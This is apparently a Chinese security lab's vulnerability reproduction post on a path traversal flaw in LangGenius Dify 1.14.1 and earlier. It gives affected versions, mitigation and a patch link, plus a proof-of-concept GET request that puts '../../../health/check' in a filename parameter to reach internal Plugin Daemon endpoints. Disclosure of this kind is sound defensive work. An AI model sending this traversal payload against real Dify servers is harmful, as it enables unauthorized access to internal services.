


网安引领时代,弥天点亮未来

0x00写在前面
本次测试仅供学习使用,如若非法他用,与平台和本文作者无关,需自行负责!

0x01漏洞介绍
LangGenius dify是LangGenius公司开源的一个LLM应用程序开发平台。

LangGenius Dify 1.14.1及之前版本存在安全漏洞,该漏洞源于URL路径清理不足,可能导致已认证用户操纵转发到Plugin Daemon内部REST API的请求,通过任务标识符中未编码的点序列或操控文件名参数,越权访问调试接口等内部端点。
0x02影响版本
LangGenius Dify 1.14.1及之前版本
利用条件:
1.受影响版本网站网络可达。
0x03漏洞复现

1.访问环境
2.漏洞利用
poc


GET /console/api/workspaces/current/plugin/icon?tenant_id=00000000-0000-0000-0000-000000000000&filename=../../../health/check HTTP/1.1Host: 127.0.0.1:9080User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_6) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.1.2 Safari/605.1.15Accept-Encoding: gzip
漏洞测试,成功读取//health/check文件内容
3.弥天安全实验室漏洞库【已验证】

0x0 4修复建议
目前厂商已发布升级补丁以修复漏洞,补丁获取链接:
临时缓解措施:
安全防御设备WAF、IPS、防火墙等阻断攻击行为。
建议尽快升级修复漏洞,再次声明本文仅供学习使用,非法他用责任自负!
https://github.com/langgenius/dify/pull/35796
弥天简介
学海浩茫,予以风动,必降弥天之润!弥天安全实验室成立于2019年2月19日,主要研究安全防守溯源、威胁狩猎、漏洞复现、工具分享等不同领域。目前主要力量为民间白帽子,也是民间组织。主要以技术共享、交流等不断赋能自己,赋能安全圈,为网络安全发展贡献自己的微薄之力。
口号 网安引领时代,弥天点亮未来

知识分享完了
喜欢别忘了关注我们哦~
学海浩茫,
予以风动,
必降弥天之润!
弥 天
安全实验室
📰 相关阅读
— 阅读原文请访问微信公众号「弥天安全实验室」 · 原文链接 —
© 版权声明
THE END


暂无评论内容